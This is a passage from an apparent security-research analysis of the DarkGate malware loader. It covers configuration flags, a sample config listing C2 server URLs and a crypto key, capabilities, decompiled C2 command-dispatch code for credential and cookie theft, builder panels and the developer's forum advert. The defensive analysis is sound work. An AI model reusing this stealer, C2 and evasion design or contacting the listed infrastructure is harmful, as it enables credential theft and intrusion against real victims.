- `c2_ping_interval` (16) - Sets the initial sleep interval that is used between two “pings” to the C2 server. This value is adaptive and can be changed through various functions of the C2 protocol.
- `c2_port` (0) - Sets the port to use for C2 communication. Since the actual addresses of the C2 servers are stored in a different string, the same port is used for all configured servers.
- `c2_servers` - Not part of the key-value list, but stored in a separate string. Multiple servers can be stored and are separated with the `|` character
- `check_disk` (5) and `check_ram` (8) - Enables checking of a minimum disk/RAM size. If enabled, the values of `min_disk` (4) and `min_ram` (7) will be used.
- `check_xeon` (9) - Enables checking of the CPU to determine whether or not a Xeon processor is used.
- `crypter_au3` (13), `crypter_dll` (12) and `crypter_rawstub` (11) - Configure which packing/crypting mechanism is used for the sample. These flags are used in quite a number of different functions (rootkit, persistence, self-update, …) to trigger the appropriate program logic that applies to each mechanism.
- `crypto_key` (15) - Used in the C2 communication protocol to encrypt submitted data. We did not yet perform a detailed analysis of this.
- `internal_mutex` (10) - Name of the mutex that is used apparently to synchronize different threads or processes of the DarkGate malware. We did not yet perform a detailed analysis of this.
- `rootkit` (2) - Enables different mechanisms to inject the malware code into other processes using process hollowing techniques.
- `startup_persistence` (1) - Enables persistence functions of the malware that can write a copy of the malware code to disk and create registry run keys.

For flags where we do not yet know their purpose, we simply maintain the numerical value as `flag_XX` in the configuration output.

Monitoring for specific combinations of configuration flags could be a potential approach to trace and identify different campaigns or affiliates of the malware. For example, one can see that the following configuration obtained from another DarkGate sample is quite different to the configuration above.

```
{
    "anti_analysis": false,
    "anti_debug": false,
    "anti_vm": false,
    "c2_ping_interval": 32,
    "c2_port": 80,
    "c2_servers": [
        "http://a-1bcdn.com",
        "http://avayacloud.com.global.prod.fastly.net",
        "http://intranet.mcasavaya.com"
    ],
    "check_disk": false,
    "check_ram": false,
    "check_xeon": false,
    "crypter_au3": true,
    "crypter_dll": false,
    "crypter_rawstub": false,
    "crypto_key": "nqSRmVfSEQwfgo",
    "flag_14": 32,
    "flag_18": true,
    "flag_19": true,
    "internal_mutex": "dEcCaG",
    "min_disk": 100,
    "min_ram": 4096,
    "rootkit": true,
    "startup_persistence": true
}
```

Further DarkGate capabilities and TTPs

In the following paragraphs, we will summarize further findings of our analysis regarding the capabilities and TTPs of the DarkGate malware.

Persistence

If enabled, the malware will write a copy of itself to disk and create a registry run key to persist execution between reboots.

Privilege Escalation

For tasks such as the deletion of system restore points the malware can elevate to SYSTEM privileges.

Defense evasion

As already described above, the sample contains multiple functions to evade typical analysis tools. When the corresponding features are enabled and the sample detects an environment that matches one of the checks, it will simply terminate the process.

Additionally, the malware will look for multiple well-known AV products and may alter its behavior depending on the result. The found AV product will also be communicated back to the C2 server.

The malware may also masquerade its presence and inject itself into legitimate Windows processes depending on the used configuration.

Credential Access

The malware contains multiple functions to steal passwords, cookies or other confidential data from the victim system. Targeted programs range from web browsers to email software and also other software such as Discord or FileZilla. Notably, the malware uses multiple legitimate freeware tools published by Nirsoft to extract confidential data.

Discovery

The malware is able to query different data sources to obtain information about the operating system, the logged on user, the currently running programs and other things. This information will be sent to the C2 server and is available in the threat actor’s panel.

Collection

In addition to the mechanisms already described above, the malware may also collect arbitrary files from the victim system when requested through the C2 channel.

Command and Control

After some initialization functions, the malware proceeds to a function that we identify as the “C2 main loop”. In this loop, the malware periodically polls the C2 server for new instructions, executes the received commands, and finally sends back the results to the C2 server.

Each command is identified by a numerical value and the C2 main loop that we analyzed contains well over 100 different commands. We did not analyze thoroughly all of the contained commands and functions, but to give a rough overview most commands fall in one of the following categories:


- **Information gathering**: Collect system information or other relevant data
- **Self-management**: Start or stop malware components, control malware settings
- **Self-update**: Update the malware, download additional components
- **Stealer**: Steal data from various programs and data sources
- **Cryptominer**: Start, stop and configure cryptominer
- **RAT**: Initiate VNC connection, capture screenshots, execute commands
- **File management**: Browse directories, download files from victim system

Below one can see an excerpt of some exemplary functions triggered by different commands.

```
switch(iVar9 + -0x3e9) {
case 0:
  ppuVar16 = &local_8;
  GetSystemInfo(*(LPCSTR *)puVar1,(int *)&local_240);
  SendToC2(local_240,*(uint **)puVar1,CONCAT22(extraout_var_22,0x3e9),(byte **)ppuV
  break;
case 2:
  XFindAndTerminateProcess();
  MinerClose();
  TerminateProcess();
  break;
case 3:
  ppbVar17 = &local_1c0;
  XIterateAndCryptSomeFiles(local_8,(int *)&local_1c4);
  SendToC2(local_1c4,*(uint **)puVar1,CONCAT22(extraout_var_13,0x3ec),ppbVar17);
  @LStrLAsg((int *)&local_8,(int)local_1c0);
  break;
case 7:
  BeginThreadWrapper(StealBrowserPasswords,extraout_EDX_01,extraout_ECX_01);
  break;
case 8:
  ppbVar17 = &local_18c;
  StealMailPasswords((int)local_8,(int *)&local_190);
  SendToC2(local_190,*(uint **)puVar1,CONCAT22(extraout_var_10,0x3f1),ppbVar17);
  @LStrLAsg((int *)&local_8,(int)local_18c);
  break;
case 9:
  StealMozillaCookies((int *)&local_c);
  if (local_c != (undefined4 *)0x0) {
    SendToC2(local_c,*(uint **)puVar1,uVar4,&local_a0);
  }
  break;
```

DarkGate Panel

The developer provided several short videos where some of the backend panel functions are shown. Initially, the developer opened the "stub builder" through the menu button of the main window. Through several tabs, affiliates can set the different configuration options of the malware:




Domain / DNS / IP	Port
http://[redacted]	2352


Domain / DNS / IP 2352

Default delay 4 seconds


Signals: 0
Recv : 0 Bytes
Sent : 0 Bytes
Init bots: 0



✓ Enable Startup
✓ Enable Rootkit
Mutex MPVDAWUintkzGGqGzRxbRgHcRGhdAK
Halt if Virtual Machine
Halt if Analysis environment
Halt if C:\ Disk size It's under 100 GB
Halt if RAM It's under 4096 MB
Halt if CPU Xeon
Anti-Debug




Title
DarkGate
Message
Hello world!
Enable Fake Error message
✓ Timeout 6 seconds
✓ Show once


DarkGate-Loader Stub Builder

Connection | Options | Fake Error | Internal Crypter | Builder

- Protect the stub using DLL method with valid digital signature
- [✓ Protect the stub using AU3 polymorphic method with valid digital signature]
  - Generate VBS Launcher
  - Encode VBS
- Raw Stub

In addition, there exists an “LNK exploit builder” to disguise the true nature of the malicious content:


DarkGate LNK Exploit Builder [672 Extensions]

Increase Size 100 KB


B:\DarkGate\test\unsupported-version.pdf — Browse

B:\DarkGate\test\protected_AU3_oYFf\script.au3 — Browse

[redacted] 2352 — Global — [✓ Decoy Overwrite]

Search your extension — Build .pdf — Generate .zip


When the developer executed the built malware in their virtual machine, the victim system became visible in the panel:



DarkGate Loader v3.5.11 [Artorias Release] | Port: 2352

PendingData	#	Note	Remote IP	Langua...	Comput...	Active ...	IDLE	Ping	CPU	GPU	RAM	System		Install D...	Antivirus	Version	Port
	0		146.70.128.250	Spanish (Spai...	Administrato...	Exploit_LNK_...	00:00:00	0 Seconds ago	13th Gen Inte...	Microsoft Re...	3014 MB	Windows 10 ...	Yes	24/05/2023 1...	Windows Def...	3.5.17	2352


Menu — Users — Logs — Signals: 14 — Recv : 2.05 KB Sent : 28 Bytes — Init bots: 1 — Disable Control

The different commands that can be executed on the victim system are available through a context menu:





Finally, the developer provided a short demo of the integrated file manager to view directory contents on the victim system:




DarkGate-Loader FileManager : [WinWorld @ WINWORLD-ROI5JN] IP : [146.70.128.250]

Name	Creation Date	Date Modified	Type	Size
arcldr.exe	07/12/1999 04:00	26/08/2018 15:37	File	145.5 KB
arcsetup.exe	07/12/1999 04:00	26/08/2018 15:37	File	159 KB
AUTOEXEC.BAT	26/08/2018 14:51	26/08/2018 14:51	File	
boot.ini	26/08/2018 15:38	26/08/2018 15:49	File	192 Bytes
CONFIG.SYS	26/08/2018 14:51	26/08/2018 14:51	File	
Documents and Settings	26/08/2018 15:38	24/05/2023 02:53	Folder	
IO.SYS	26/08/2018 14:51	26/08/2018 14:51	File	
MSDOS.SYS	26/08/2018 14:51	26/08/2018 14:51	File	
NTDETECT.COM	07/12/1999 04:00	26/08/2018 15:38	File	33.66 KB
ntldr	07/12/1999 04:00	26/08/2018 15:37	File	209.39 KB
pagefile.sys	26/08/2018 15:37	24/05/2023 03:34	File	768 MB
Program Files	26/08/2018 15:38	24/05/2023 02:53	Folder	
ProgramData	24/05/2023 02:57	24/05/2023 02:58	Folder	
RECYCLER	26/08/2018 14:58	24/05/2023 02:53	Folder	
System Volume Information	26/08/2018 14:53	24/05/2023 02:53	Folder	
temp	24/05/2023 03:15	24/05/2023 03:15	Folder	
WINNT	26/08/2018 15:37	24/05/2023 02:53	Folder	

Actor information

A user who goes by the handle *RastaFarEye* has been advertising DarkGate Loader on the `xss.is` and `exploit.in` cybercrime forums since June 16, 2023. The user seems to be the sole developer of the malware and states that more than 20.000 hours of work have been invested since 2017 to develop the project.


RastaFarEye
HDD-drive
Пользователь
Joined: Aug 9, 2022
Messages: 47
Reaction score: 36

Jun 16, 2023

This is a project that i have been working on since early 2017
I just now decided to rent it out, this project is a project that I have worked on for thousands of hours (more then 20,000)
This is the ultimate tool for pentesters/redteamers
Currently there are 4/10 slots available,

At the moment I don't intend to rent it to more than 10 people in order to keep this project private,
I also do not intend to rent it to people who do not understand its meaning and do not know how to use it because it is a destructive tool
That is not currently detected by any antivirus that knows how to do everything from privilege escalation and many more exploits and features that you won't find anywhere..

All our features are completely undetected because they run directly in memory without touching disk

*We have added the option of buying a package for one day so that you can check the quality of the product and get an impression
